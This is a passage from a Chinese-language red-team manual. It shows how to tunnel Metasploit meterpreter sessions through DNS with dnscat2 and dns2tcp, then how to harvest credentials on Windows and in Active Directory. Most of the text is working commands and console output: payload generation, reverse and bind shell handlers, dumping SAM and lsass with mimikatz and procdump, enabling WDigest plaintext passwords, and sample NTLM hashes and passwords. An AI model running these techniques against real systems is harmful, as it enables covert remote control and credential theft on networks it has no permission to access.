[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
```

Msf控制台使用相同payload(linux/x86/meterpreter/reverse_tcp)，并开始监听。

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  0.0.0.0          yes       The listen address (an interface may be speci
fied)
   LPORT  6377             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

上传2.elf至客户端主机，客户端即被控端(1.1.1.2)执行2.elf后，服务端msf收到反连会话

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:6377
[*] Sending stage (985320 bytes) to 1.1.1.2
```

生成meterpreter会话，如下图。

```
[*] Meterpreter session 2 opened (1.1.1.1:6377 -> 1.1.1.2:53386) at 2019-11-30 01:02:59 +0800

meterpreter > getuid
Server username: uid=0, gid=0, euid=0, egid=0
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 65536
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : eth0
Hardware MAC : 00:0c:29:0b:61:bf
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.187.129
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::20c:29ff:fe0b:61bf
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  3
============
Name         : eth1
Hardware MAC : 00:0c:29:0b:61:c9
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST


Interface 20
============
Name         : dns0
Hardware MAC : 00:00:00:00:00:00
MTU          : 1130
Flags        : UP,POINTOPOINT,NOARP,MULTICAST
IPv4 Address : 1.1.1.2
IPv4 Netmask : 255.255.255.224

meterpreter >
```

经笔者测试，执行命令响应速度在可接受范围内。

使用dns协议上线msf之dnscat2篇

前言

当遇到tcp、udp、http、https、icmp协议都无法使目标主机回连至c2控制端的情况下，如果目标主机可解析外网域名，可以尝试使用dns隧道工具把目标主机环境网络流量转发至c2控制端。 本篇文章将会介绍借助Dnscat2使目标主机连接至c2控制端。

关于Dnscat2的使用，请查看gitbook Dnscat2文章介绍，传送门(http://red.dbappsecurity.com.cn/#/book?type_id=1&id=370)。

Dnscat2

测试环境:

客户端为Windows环境

笔者测试dnscat2无法在windows环境、win版本msf获取正常meterpreter session。 测试参数如下: 客户端执行命令

```
Dnscat2-client.exe -secret=pass11 x.domain.com
```

生成msf可执行文件。

```
msfvenom  -p windows/meterpreter/bind_tcp LHOST=0.0.0.0 LPORT=7899 -f exe > 789
```

```
msf exploit(multi/handler) > exploit

[*] Started bind TCP handler against 127.0.0.1:990
[*] Sending stage (180291 bytes) to 127.0.0.1
[*] Meterpreter session 3 opened (127.0.0.1:41497 -> 127.0.0.1:990) at 2019-11-30
01:37:35 +0800
```

最终无法获得session，结果为当前session中断。如果有其他同学测试成功，麻烦请告知方法和环境。

客户端为Linux环境

笔者已测试在借助dnscat2隧道的情况下，使用linux可成功回连的模块为

```
java/meterpreter/bind_tcp
python/meterpreter/bind_tcp
```

linux/x86/meterpreter/bind_tcp测试失败，最终不能够返回正常的meterpreter session。

以下为测试过程 **测试使用python/meterpreter/bind_tcp模块进行msf回连操作**

首先生成msf python版本py文件，根据dnscat2隧道端口转发特性，数据连接方向为服务端连接客户端，使用命令如下

```
msfvenom  -p python/meterpreter/bind_tcp LHOST=0.0.0.0 LPORT=7899 -f raw > 7899p
```

服务端启动dnscat2，命令为

```
ruby dnscat2 x.domain.com -secret=pass11
```

客户端启动dnscat，命令为

```
Dnscat2 -secret=pass11 x.domain.com
```

如下图

```
root@kali:~/Desktop/tools/dnscat2/dnscat2_client# ./dnscat -secret=pass11 x.
Creating DNS driver:
 domain = x.myaidou.club
 host   = 0.0.0.0
 port   = 53
 type   = TXT,CNAME,MX
 server = 192.168.187.2
```

服务端dnscat2控制台接收到新session，进入session 1并开启端口转发，命令为

```
listen 127.0.0.1:990 192.168.187.129:7899
```

```
command (hellome) 1> listen 127.0.0.1:990 192.168.187.129:7899
Listening on 127.0.0.1:990, sending connections to 192.168.187.129:7899
command (hellome) 1> Connection from 127.0.0.1:39089; forwarding to 192.168.18
7.129:7899...
[Tunnel 0] connection successful!
```

客户端执行msf python文件

```
python 7899python.py
```

python版本执行后会自动后台执行，不会卡在控制台。

dnscat2服务端服务器(vps)msf控制台配置对应payload，并执行连接本机990端口操作，等待一段时候后会收到目标主机meterpreter session会话。

```
msf exploit(            ) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (python/meterpreter/bind_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  990              yes       The listen port
   RHOST  127.0.0.1        no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(            ) > exploit

[*] Started bind TCP handler against 127.0.0.1:990
[*] Sending stage (53755 bytes) to 127.0.0.1
[*] Meterpreter session 14 opened (127.0.0.1:40533 -> 127.0.0.1:990) at 2019-12-01 02:09:32 +0800

meterpreter >
```

```
msf exploit(            ) > exploit

[*] Started bind TCP handler against 127.0.0.1:990
[*] Sending stage (53928 bytes) to 127.0.0.1
[*] Meterpreter session 13 opened (127.0.0.1:39089 -> 127.0.0.1:990) at 2019-12-01 01:59:02 +0800

meterpreter > getuid
Server username: root
meterpreter > ifconfig

Interface  1
============
Name         : eth0 - eth0
Hardware MAC : 00:0c:29:0b:61:bf
MTU          : 1500
IPv4 Address : 192.168.187.129
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::20c:29ff:fe0b:61bf
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  2
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 65536
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > getuid
Server username: root
```

测试使用java/meterpreter/bind_tcp模块进行msf回连操作　首先生成msf java版本jar文件，根据dnscat2隧道端口转发特性，数据连接方向为服务端连接客户端，使用命令如下

```
msfvenom  -p java/meterpreter/bind_tcp LHOST=0.0.0.0 LPORT=7899 -f exe > 7899bir
```

服务端启动dnscat2，命令为

```
ruby dnscat2 x.domain.com -secret=pass11
```

```
root@VM-0-11-ubuntu:~/tool/dnscat2/dnscat2_server# ruby dnscat2.rb x.
1   --secret=pass11

New window created: 0
New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted and authenticated
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = x.          ]...

Assuming you have an authoritative DNS server, you can run
the client anywhere with the following (--secret is optional):

  ./dnscat --secret=pass11 x.

To talk directly to the server without a domain name, run:

  ./dnscat --dns server=x.x.x.x,port=53 --secret=pass11

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.
```

如下图 客户端启动dnscat，命令为

```
Dnscat2 -secret=pass11 x.domain.com
```

如下图

```
root@kali:~/Desktop/tools/dnscat2/dnscat2_client# ./dnscat -secret=pass11 x.

Creating DNS driver:
 domain = x.myaidou.club
 host   = 0.0.0.0
 port   = 53
 type   = TXT,CNAME,MX
 server = 192.168.187.2
```

服务端dnscat2控制台接收到新session，进入session 1并开启端口转发，命令为

```
listen 127.0.0.1:990 192.168.187.129:7899
```

```
command (hellome) 1> listen 127.0.0.1:990 192.168.187.129:7899
Listening on 127.0.0.1:990, sending connections to 192.168.187.129:7899
command (hellome) 1>
```

客户端执行msf jar文件。

```
java -jar 7899bindjava.jar
```

dnscat2服务端服务器msf控制台配置对应payload，并启动连接客户端操作，如下图获取到客户端meterpreter session。

```
msf exploit(            ) > set payload java/meterpreter/bind_tcp
payload => java/meterpreter/bind_tcp
msf exploit(            ) > set rhost  127.0.0.1
rhost => 127.0.0.1
msf exploit(            ) > set lport  990
lport => 990
msf exploit(            ) > exploit

[*] Started bind TCP handler against 127.0.0.1:990
[*] Sending stage (53928 bytes) to 127.0.0.1
[*] Meterpreter session 1 opened (127.0.0.1:41575 -> 127.0.0.1:990) at 2019-12
-03 23:10:08 +0800
```

使用dns协议上线msf之dns2tcp篇

前言

当遇到tcp、udp、http、https、icmp协议都无法使目标主机回连至c2控制端的情况下，如果目标主机可解析外网域名，可以尝试使用dns隧道工具把目标主机环境网络流量转发至c2控制端。 本篇文章将会介绍借助**dns2tcp**使目标主机连接至c2控制端。

dns2tcp

关于dns2tcp的使用，请查看gitbook dns2tcp文章介绍，传送门(http://red.dbappsecurity.com.cn/#/book?type_id=1&id=369)。 首先根据目标环境，创建msf回连可执行文件，如下图，因为将会使用dns2tcp端口转发功能，所有流量需转发至本地某个端口，故配置反连服务器**ip为127.0.0.1，回连端口为9098**。

```
msf5 payload(windows/meterpreter_reverse_tcp) > show options

Module options (payload/windows/meterpreter_reverse_tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   EXITFUNC     process          yes       Exit technique (Accepted: '', seh, thr
ead, process, none)
   EXTENSIONS                    no        Comma-separate list of extensions to l
oad
   EXTINIT                       no        Initialization strings for extensions
   LHOST        127.0.0.1        yes       The listen address (an interface may b
e specified)
   LPORT        9098             yes       The listen port

msf5 payload(windows/meterpreter_reverse_tcp) > generate -f exe -o /root/reverse
9098big.exe
[*] Writing 254976 bytes to /root/reverse9098big.exe...
```

Dns2tcp配置文件内容如下

```
listen = 0.0.0.0
port = 53
user = nobody
chroot = /tmp
domain = x.domain.com
resources = ndsc:127.0.0.1:8787
```

启动Dns2tcp服务端，如下图。

```
root@VM-0-8-ubuntu:~/dns2tcp/server# ./dns2tcpd -f /etc/dns2tcp.conf -F -d 3
16:02:07 : Debug options.c:97    Add resource ndsc:127.0.0.1 port 8787
16:02:07 : Debug socket.c:55     Listening on 0.0.0.0:53 for domain x.

Starting Server v0.5.2...
16:02:07 : Debug main.c:132      Chroot to /tmp
08:02:07 : Debug main.c:142      Change to user nobody
^C
root@VM-0-8-ubuntu:~/dns2tcp/server# ./dns2tcpd -f /etc/dns2tcp.conf -F -d 3
16:02:09 : Debug options.c:97    Add resource ndsc:127.0.0.1 port 8787
16:02:09 : Debug socket.c:55     Listening on 0.0.0.0:53 for domain x.

Starting Server v0.5.2...
16:02:09 : Debug main.c:132      Chroot to /tmp
08:02:09 : Debug main.c:142      Change to user nobody
```

Msf控制台配置payload并开启监听，监听端口与dns2tcp resources内端口对应，如下图

```
msf exploit(          ) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(          ) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(          ) > set lhost  127.0.0.1
lhost => 127.0.0.1
msf exploit(          ) > set lport 8787
lport => 8787
msf exploit(          ) > exploit

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:8787
```

客户端执行

```
dns2tcpc.exe -c -d 1 -l 9098 -r ndsc -z x.domain.com
```

```
C:\intranet\tunnel\ProxyToolkits-master>dns2tcpc.exe -c -d 1 -l 9098 -r ndsc -z
x.
No DNS given, using 192.168.187.2 (first system preferred DNS server)
debug level 1
Listening on port : 9098
```

把已生成好的msf exe上传至客户端(被控端)主机，并执行，查看端口连接状况，程序正在向本地9080端口发送数据，如下图所示。

```
c:\Windows\Temp>dir reverse9098big.exe
 驱动器 C 中的卷没有标签。
 卷的序列号是 08B3-B4B8

 c:\Windows\Temp 的目录

2019/12/02  15:36           254,976 reverse9098big.exe
               1 个文件        254,976 字节
               0 个目录 63,123,664,896 可用字节

c:\Windows\Temp>reverse9098big.exe

c:\Windows\Temp>netstat -ant | find "9098"
  TCP    127.0.0.1:9098         0.0.0.0:0              LISTENING       InHost

  TCP    127.0.0.1:9098         127.0.0.1:60655        TIME_WAIT       InHost

  TCP    127.0.0.1:9098         127.0.0.1:60656        TIME_WAIT       InHost

  TCP    127.0.0.1:9098         127.0.0.1:60657        ESTABLISHED     InHost

  TCP    127.0.0.1:9098         127.0.0.1:60660        ESTABLISHED     InHost

  TCP    127.0.0.1:60657        127.0.0.1:9098         ESTABLISHED     InHost

  TCP    127.0.0.1:60660        127.0.0.1:9098         ESTABLISHED     InHost
```

Dns2tcp服务端控制端数据传输情况如下图。

```
Bitvise xterm - ubuntu@94.191.32.128:22 - root@VM-0-8-ubuntu: ~/dns2tcp/server
Debug queue.c:341        queue_flush_expired_data, flush expired req id 0x98d6
Debug requests.c:205     Sending [4214] len = 68 dns id = 0x98d6 v/cAABB2EA
Debug requests.c:167     Receive query : v/cQXxB3BA dns_id = 0xa255 for domain
x.
Debug queue.c:642        Packet [4215] decoded, data_len 0
Debug queue.c:653        diff = 24
Debug queue.c:407        Queue : dealing packet 4215
Debug queue.c:300        Flushing outgoing data
Debug queue.c:341        queue_flush_expired_data, flush expired req id 0xa255
Debug requests.c:205     Sending [4215] len = 68 dns id = 0xa255 v/cAABB3EA
Debug requests.c:167     Receive query : v/cQYBB4BA dns_id = 0x736f for domain
x.
Debug queue.c:642        Packet [4216] decoded, data_len 0
Debug queue.c:653        diff = 24
Debug queue.c:407        Queue : dealing packet 4216
Debug queue.c:300        Flushing outgoing data
Debug queue.c:341        queue_flush_expired_data, flush expired req id 0x736f
Debug requests.c:205     Sending [4216] len = 68 dns id = 0x736f v/cAABB4EA
Debug requests.c:167     Receive query : v/cQYRB5BA dns_id = 0x6896 for domain
x.
Debug queue.c:642        Packet [4217] decoded, data_len 0
Debug queue.c:653        diff = 24
Debug queue.c:407        Queue : dealing packet 4217
Debug queue.c:300        Flushing outgoing data
Debug queue.c:341        q
```

等待一段时间后，即可收到客户端的meterpreter shell，经笔者测试响应速度比cs控制台响应快。

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:8787
[*] Sending stage (180291 bytes) to 127.0.0.1
[*] Meterpreter session 2 opened (127.0.0.1:8787 -> 127.0.0.1:38950) at 2019-1
2-02 15:36:56 +0800
    Failed to load extension: No response was received to the core_loadlib req
uest.
    Failed to load extension: No response was received to the core_enumextcmd
request.
[*] Sending stage (180291 bytes) to 127.0.0.1
[*] Meterpreter session 3 opened (127.0.0.1:8787 -> 127.0.0.1:39046) at 2019-1
2-02 15:38:35 +0800
[*] 127.0.0.1 - Meterpreter session 2 closed.  Reason: Died

meterpreter >     Failed to load extension: No response was received to the co
re_loadlib request.
    Failed to load extension: No response was received to the core_enumextcmd
request.

meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 12
============
Name         : Intel(R) 82574L
Hardware MAC : 00:0c:29:77:6b:42
MTU          : 1500
IPv4 Address : 192.168.187.130
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::4472:9063:5bc5:4c09
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

第五章 内部信息搜集

本地信息搜集

网络连接与端口

用普通权限的域帐户获得域环境中所有DNS解析记录

```
所在域: God.org            [ 此处仅模拟单域环境 ]

域控: OWA2010CN-God          [ 此机器模拟主域控 ]

掌握一台域机器

掌握的域用户账号密码: god\webadmin admin!@#45
```

编译dnsdump

下载源码，使用python2的pyinstaller进行编译

源码地址： `https://github.com/dirkjanm/adidnsdump`

编译：

```
pyinstaller2 -F dnsdump.py
```

```
H:\2. py\py_self\py2\adidnsdump-master\adidnsdump>pyinstaller2 -F dnsdump.py
65 INFO: PyInstaller: 3.4
65 INFO: Python: 2.7.11
65 INFO: Platform: Windows-10-10.0.17763
67 INFO: wrote H:\2. py\py_self\py2\adidnsdump-master\adidnsdump\dnsdump.spec
69 INFO: UPX is not available.
92 INFO: Extending PYTHONPATH with paths
['H:\\2. py\\py_self\\py2\\adidnsdump-master',
 'H:\\2. py\\py_self\\py2\\adidnsdump-master\\adidnsdump']
93 INFO: checking Analysis
95 INFO: Building Analysis because Analysis-00.toc is non existent
95 INFO: Initializing module dependency graph...
101 INFO: Initializing module graph hooks...
154 INFO: running Analysis Analysis-00.toc
182 INFO: Adding Microsoft.VC90.CRT to dependent assemblies of final executable
required by c:\python27\python2.exe
1529 INFO: Found C:\Windows\WinSxS\Manifests\x86_policy.9.0.microsoft.vc90.crt_1fc8b3b9a1e18e3b_9.0.30729.1_none_8550c6b5d18a9128.manifest
1532 INFO: Found C:\Windows\WinSxS\Manifests\x86_policy.9.0.microsoft.vc90.crt_1fc8b3b9a1e18e3b_9.0.30729.6161_none_f480bfaef6549la5.manifest
1536 INFO: Found C:\Windows\WinSxS\Manifests\x86_policy.9.0.microsoft.vc90.crt_1fc8b3b9a1e18e3b_9.0.30729.9518_none_f47b23e6f659bf12.manifest
1609 INFO: Searching for assembly x86_Microsoft.VC90.CRT_1fc8b3b9a1e18e3b_9.0.30729.9518_none ...
1611 INFO: Found manifest C:\Windows\WinSxS\Manifests\x86_microsoft.vc90.crt_1fc8b3b9a1e18e3b_9.0.30729.9518_none_508db366bcbd18c4.manifest
1611 INFO: Searching for file msvcr90.dll
1612 INFO: Found file C:\Windows\WinSxS\x86_microsoft.vc90.crt_1fc8b3b9a1e18e3b_9.0.30729.9518_none_508db366bcbd18c4\msvcr90.dll
1612 INFO: Searching for file msvcp90.dll
1613 INFO: Found file C:\Windows\WinSxS\x86_microsoft.vc90.crt_1fc8b3b9a1e18e3b_9.0.30729.9518_none_508db366bcbd18c4\msvcp90.dll
1613 INFO: Searching for file msvcm90.dll
1616 INFO: Found file C:\Windows\WinSxS\x86_microsoft.vc90.crt_1fc8b3b9a1e18e3b_9.0.30729.9518_none_508db366bcbd18c4\msvcm90.dll
1687 INFO: Found C:\Windows\WinSxS\Manifests\x86_policy.9.0.microsoft.vc90.crt_1fc8b3b9a1e18e3b_9.0.30729.1_none_8550c6b5d18a9128.manifest
1688 INFO: Found C:\Windows\WinSxS\Manifests\x86_policy.9.0.microsoft.vc90.crt_1fc8b3b9a1e18e3b_9.0.30729.6161_none_f480bfaef6549la5.manifest
1690 INFO: Found C:\Windows\WinSxS\Manifests\x86_policy.9.0.microsoft.vc90.crt_1fc8b3b9a1e18e3b_9.0.30729.9518_none_f47b23e6f659bf12.manifest
```

执行命令

格式

```
dnsdump.exe -u 域名\域用户 -p 域密码 域控机器名
```

实际效果

```
dnsdump.exe -u god\webadmin -p admin!@#45 OWA2010CN-God

dnsdump.exe -u god\webadmin -p admin!@#45 OWA2010CN-God -r
```

使用参数-r，该标志将对所有未知记录执行A查询。此时你会发现，之前的?突然有了记录

```
C:\Users\webadmin\Desktop>dnsdump.exe -u god\webadmin -p admin!@#45 OWA2010CN-God
←[94m[-]←[0m Connecting to host...
←[94m[-]←[0m Binding to host
←[92m[+]←[0m Bind OK
←[94m[-]←[0m Querying zone for records
←[92m[+]←[0m Found 9 records
```

会在当前目录生成records.csv文件，内容如下：

```
records.csv
1  type,name,ip
2  A,WebServer,192.168.3.31
3  A,SqlServer,192.168.3.32
4  A,owa2010cn-god,192.168.3.21
5  A,mary-PC,192.168.3.25
6  A,Jack-PC,192.168.3.29
7  A,ForestDnsZones,192.168.3.21
8  A,fileserv,192.168.3.30
9  A,DomainDnsZones,192.168.3.21
10 A,@,192.168.3.21
```

服务列表

用户列表

进程信息

补丁信息

网络共享

凭证及令牌票据

内存转储-获取本地hash

原理分析

Windows的对每个用户生成密码的hash值，数据存储在注册表的HKLM\SAM中。密钥存储在HKLM\SYSTEM中。

从SAM数据库中获取密码hash，需要SYSTEM中的syskey。

- 读取HKLM\SYSTEM中的syskey

syskey由目录 `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa` 下JD、Skew1、GBG和Data等键值中的内容拼接而成

获取代码如下：

```
int CRYPT_SyskeyGetValue(s_SYSKEY *pSyskey) {
    DWORD dwSecureBoot=0;
    BYTE syskey[16];
    BYTE syskeyPerm[16]={0x8,0x5,0x4,0x2,0xb,0x9,0xd,0x3,0x0,0x6,0x1,0xc,0xe,0xa
    int i;

    if(!RegGetValueEx(HKEY_LOCAL_MACHINE,"SYSTEM\\CurrentControlSet\\Control\\Ls
        return SYSKEY_REGISTRY_ERROR;

    if(dwSecureBoot != 1)
        return SYSKEY_METHOD_NOT_IMPL;

    if(!SyskeyGetClassBytes(HKEY_LOCAL_MACHINE,"SYSTEM\\CurrentControlSet\\Contr
        return SYSKEY_REGISTRY_ERROR;

    if(!SyskeyGetClassBytes(HKEY_LOCAL_MACHINE,"SYSTEM\\CurrentControlSet\\Contr
        return SYSKEY_REGISTRY_ERROR;

    if(!SyskeyGetClassBytes(HKEY_LOCAL_MACHINE,"SYSTEM\\CurrentControlSet\\Contr
        return SYSKEY_REGISTRY_ERROR;

    if(!SyskeyGetClassBytes(HKEY_LOCAL_MACHINE,"SYSTEM\\CurrentControlSet\\Contr
        return SYSKEY_REGISTRY_ERROR;


    for(i=0;i<16;i++)
        pSyskey->key[i] = syskey[syskeyPerm[i]];

    return SYSKEY_SUCCESS;
```

- 使用syskey解密HKLM\SAM

获得 `HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users` 中每个用户的F和V的键值内容，使用syskey进行解密

解密过程

需要注意的是，以上过程需要在管理员权限下进行。

离线读取sam数据库

1. 导出数据库

```
方法一（注册表）：
reg save HKLM\SYSTEM c:\users\user\desktop\SYSTEM
reg save HKLM\SAM c:\users\user\desktop\SAM
方法二（复制文件）：
存放路径
C:\Windows\System32\config\SYSTEM
C:\Windows\System32\config\SAM
因为正常内存中可能无法被打开
```

2. 使用mimikatz导出用户hash

```
lsadump::sam /sam:sam /system:system
```

mimikatz 2.2.0 x64 (oe.eo)

```
  .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # lsadump::sam /sam:sam /system:system
Domain : WIN-O6SP7OEOPFM
SysKey : 582cfd7aa53bb19b4ee7ab34eb325e59
Local SID : S-1-5-21-1451295774-3188100447-2518427715

SAMKey : 217b63ba3beff02055d8f7e330ecc218

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM:


RID  : 000001f5 (501)
User : Guest

RID  : 000003e9 (1001)
User : user
  Hash NTLM
```

目标机器直接读取

根据目标相应位数传入mimi，管理员权限启动mimikatz

```
privilege::debug
token::elevate
lsadump::sam
```



使用procdump.exe进行内存转储

作用：

微软维护工具，主要使用它来进行内存转储。Windows在运行的时候不能复制SYSTEM和SAM文件该方法只能在Window 2003、Windows 2008、Windows 2008 R2，且没有打补丁（KB2871997）的情况下可以获取该系统在未清理内存（意为未重启）时存储的登录信息凭证。

Windows 2012及以上版本需要开启注册表记录明文密码，方可转储。 方法：

```
HKLM:\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest的"UseLogonCrede
```

cmd修改：

```
reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WD
```

powershell修改：

```
PS C:\> New-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Control\SecurityPr
```

参考链接：

http://www.ansbase5.info/?p=136

procdump语法：


```
procdump.exe -accepteula -ma lsass.exe c:\windows\tapi\a.dmp
```

注：需要分清楚32位还是64位 软件地址：https://docs.microsoft.com/en-us/sysinternals/downloads/procdump

Out-Minidump.ps1

https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Out-Minidump.ps1

图形界面转储



需要administrator权限，右键创建转储，在%temp% 目录下出现lsass.dmp文件拉回来，用mimikatz解

MIMIKATZ-SEKURLSA :: LogonPasswords

语法：

```
privilege:debug       # 设置权限
sekurlsa::minidump lsass.dmp     # 选择要读出的内存文件
sekurlsa:logonpasswords   # 获取密码
```

```
mimikatz 2.0 alpha x64
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 333509 (00000000:000516c5)
Session           : Interactive from 1
User Name         : Administrator
Domain            : NUB
SID               : S-1-5-21-3450710754-2804525694-163413949-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : NUB
         * LM       : f26fb3ae03e93ab9c81667e9d738c5d9
         * NTLM     : b367819c0a8ccd792cad1d034f56a1fa
         * SHA1     : 181d878bcacdac6427e0feba63927c21b8f6a967
        tspkg :
         * Username : Administrator
         * Domain   : NUB
         * Password : aA123456
        wdigest :
         * Username : Administrator
         * Domain   : NUB
         * Password : aA123456
        kerberos :
         * Username : Administrator
         * Domain   : NUB.COM
         * Password : aA123456
        ssp :
        credman :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
SID               : S-1-5-19
        msv :
        tspkg :
        wdigest :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        kerberos :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        ssp :
        credman :
```

参考文章：https://adsecurity.org/?page_id=1821#SEKURLSALogonPasswords

后记

其实获取本地hash还有很多工具可以利用，这边分享的是比较通用的方法。

转储域账户哈希值

前言

域用户的哈希值存储在域管服务器的NTDS.DIT的数据库文件中，除此之外还有用户信息和组成员信息。NTDS.dit文件无法直接复制到其他位置进行离线破解和提取（类似于本地存储的SYSTEM），其存储位置为：

```
C:\Windows\NTDS\NTDS.dit
```

